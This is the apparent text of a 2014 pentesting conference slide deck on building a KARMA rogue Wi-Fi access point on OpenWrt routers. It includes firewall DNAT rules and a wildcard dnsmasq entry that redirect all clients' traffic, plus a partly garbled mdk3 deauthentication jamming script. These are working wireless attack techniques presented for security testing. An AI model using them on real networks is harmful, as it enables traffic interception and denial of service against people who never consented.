



Wispi, Mini Karma Router for Pentester

by @smrx86

UPN VeteranYogya, 1-2 November 2014

Who am i

- Member OpenWrt Indonesia.
- Ezine contributor.
- Idsecconf 2013 speakers.
- Ordinary man not hacker.
- twitter @smrx86


KARMA

Definitions

KARMA = Karma Attack's
Radio Machine Automatically
(recursive Acronyms)

All Your layers belong to us, Dino A. Dai Zovi and Shane A. Macaulay, 2004.


How old KARMA works



How old KARMA works




How old KARMA works (with deauth)




New KARMA

KARMA /jasager, create by Digininja Team at 2008. Only with patch for **Hostapd** and **Hostapd_cli** . It can use for embeded OS device like OpenWRT.

How new KARMA works



How new KARMA works (with deauth)



KARMA on Openwrt Router

Fonera= PIRANHA , JASAGER, PineappleMK II



ALFA AP51 = Pineapple MK III



ALFA AP121 U/HORNET UB = Pineapple MK IV



Pineapple MKV

Specification table

	Piranha	Jasager	MK II	MK III	MK IV	MK V
<i>Device</i>	<i>Fon 2.0</i>	<i>Fon 2.0</i>	<i>Fon 2.0</i>	<i>Alfa AP₅₁</i>	<i>Alfa AP_{121U}</i>	<i>Costum</i>
<i>Procie</i>	<i>180 Mhz</i>	<i>180 Mhz</i>	<i>180 Mhz</i>	<i>400Mhz</i>	<i>400Mhz</i>	<i>400Mhz</i>
<i>RAM</i>	<i>16 MiB</i>	<i>16 MiB</i>	<i>16 MiB</i>	<i>32 MiB</i>	<i>32 MiB</i>	<i>64MiB</i>
<i>ROM</i>	<i>8 MiB</i>	<i>8 MiB</i>	<i>8 MiB</i>	<i>8 MiB</i>	<i>8 MiB</i>	<i>16 MiB</i>
<i>WebIF</i>	<i>-</i>	<i>Ruby XMI</i>	<i>Ruby XMI</i>	<i>PHP 4</i>	<i>PHP 4</i>	<i>PHP 5</i>
<i>Webserv</i>	<i>-</i>	<i>Httpd/ busybox</i>	<i>Httpd/ busybox</i>	<i>Uhttpd</i>	<i>Uhttpd</i>	<i>Nginx</i>
<i>Launch</i>	<i>2008</i>	<i>2008</i>	<i>2009</i>	<i>2010</i>	<i>2012</i>	<i>2013</i>

Make ur own

KARMA firmware distribution

Problem 1.


8 /16 MiB  4 MiB

*without Extroot

Problem 2.

- Must have capability to redirect network like DNSPOOF.
- Must have capability to jamming the wireless network.

*without Extroot

A woman with short, wavy blonde hair is shown from the chest up, looking off to the side with a focused expression. She is holding a white pen in her right hand, pointing it upwards. She is wearing a black sleeveless top. The background is a blurred office environment with computer monitors and desks.

계측의 개념부터가
잘못됐어요

if u know the trick,
then $1+1 \neq 2$

Trick 1. KARMA

- Blue for the pineapple, <http://penturalabs.wordpress.com/2013/04/25/blue-for-the-pineapple/>



KARMA = WPAD + HOSTAPD_CLI + mac80211.sh


- WPAD, is in **/usr/sbin/ wpad.**
- HOSTAPD_CLI, is in **/usr/sbin/ hostapd_cli**
- MAC80211.sh, is in **/lib/wifi/mac80211.sh**

Trick 2. DNS spoof & redirection

<http://shackspace.de/wiki/doku.php?id=project:minikrebs#profilerick-roller>




- Edit firewall configuration in **/etc/config/firewall**

A screenshot of a text editor window titled 'firewall'. The window displays the configuration file /etc/config/firewall. The file contains two sections for configuring firewall rules. The first section, starting at line 160, defines a rule with options for source MAC, source port, destination, destination IP, destination port, and protocol. The second section, starting at line 178, is a 'config redirect' block with options for source, protocol, source port, source IP, destination port, destination IP, and target. A third 'config redirect' block starts at line 187. The text is as follows:

```
160 # option src_mac 00:11:22:33:44:55
161 # option src_port 80
162 # option dest wan
163 # option dest_ip 194.25.2.129
164 # option dest_port 120
165 # option dest_port 120
175 # option dest_port 120
176 # option proto tcp
177
178 config redirect
179     option src lan
180     option proto tcp
181     option src_dport 80
182     option src_ip !192.168.1.1
183     option dest_port 80
184     option dest_ip 192.168.1.1
185     option target DNAT
186
187 config redirect
188     option src lan
189     option proto tcp
190     option src_dport 443
191     option src_ip !192.168.1.1
192     option dest_port 443
193     option dest_ip 192.168.1.1
194     option target DNAT
```

- Edit DHCP configuration in `/etc/config/dhcp`



The image shows a screenshot of a text editor window with a toolbar at the top. The window has two tabs: 'firewall' and 'dhcp', with 'dhcp' being the active tab. The editor displays the content of the `/etc/config/dhcp` file. The configuration is divided into two sections. The first section, starting at line 1, is enclosed in a `config dnsmasq` block and contains various options for the dnsmasq service, including `option domainneeded 1`, `option boguspriv 1`, `option filterwin2k 0` (with a comment), `option localise_queries 1`, `option rebind_protection 1` (with a comment), `option rebind_localhost 1` (with a comment), a commented-out `#list rebind_domain` line, and `option expandhosts 1`, `option nonegcache 0`, and `option authoritative 1`. The second section, starting at line 33, is enclosed in a `config 'domain'` block and contains `option name '#'` and `option ip '192.168.1.1'`. Line numbers 1 through 35 are visible on the left side of the editor.

```
1  config dnsmasq
2      option domainneeded 1
3      option boguspriv 1
4      option filterwin2k 0 # enable for dial on demand
5      option localise_queries 1
6      option rebind_protection 1 # disable if upstream must serve RFC1918 addresses
7      option rebind_localhost 1 # enable for RBL checking and similar services
8      #list rebind_domain example.lan # whitelist RFC1918 responses for domains
9      #option local '/lan/'
10     #option domain 'lan'
11     option expandhosts 1
12     option nonegcache 0
13     option authoritative 1
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31     option ignore 1
32
33 config 'domain'
34     option name '#'
35     option ip '192.168.1.1'
```

Trick 3. Jamming

<http://www.slideshare.net/idsecconf/24-23130352>

```
#!/bin/sh
echo =====
echo Actually this script is created by raldnor
echo I just mod it, u can find it here
echo http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/
echo =====
7
8 GENLIST=`cat /etc/config/wireless | grep 'macaddr' | awk '{print $3}' > /root/whitelist`
9 THELIST=/root/whitelist
10
11 if [ "$(pidof mdk3)" ]
12 then
13
14 then
15     airmon-ng start wlan1 &
16     logger "airmon-ng start in wlan1"
17 else
18     airmon-ng start wlan0 &
19     logger "airmon-ng start in wlan0"
20 fi
21 fi
22 logger "Starting MDK3..."
23 sleep 1
24 mdk3 mon0 d -w $THELIST &
25 logger "Disruptor active! Bailing out!"
26 fi
```


Trick 4. Compile d firmware

<http://wiki.openwrt.org/doc/howto/obtain.firmware.generate>



The screenshot shows a web browser window displaying the OpenWrt Wiki page for the Image Generator (Image Builder). The browser's address bar shows the URL <http://wiki.openwrt.org/doc/howto/obtain.firmware.generate>. The OpenWrt logo and navigation menu are visible at the top. The page content includes a breadcrumb trail, a title, a link to obtain firmware, a paragraph explaining the Image Generator, a list of reasons for using it, and a table of contents.

OpenWrt
Wireless Freedom

Development Documentation Downloads Wiki Forum

You are here: OpenWrt Wiki » Documentation » HOWTOs » Image Generator (Image Builder)

Image Generator (Image Builder)

→ go back to [obtain firmware](#)

If you do not want to [download](#) a prebuilt image or go through the entire [compilation](#) process, the alternative is to use **Image Generator** (formerly called **Image Builder**). This is a pre-compiled OpenWrt build environment suitable for creating custom images without the need for compiling.

Reasons for using **Image Generator** are:


- Embedding packages directly into the SquashFS to reduce space requirements on the target
- Preconfigure images by embedding packages and configuration files directly into SquashFS, and save manpower when flashing many devices
- Building minimal images, for example without the web interface
- Learning

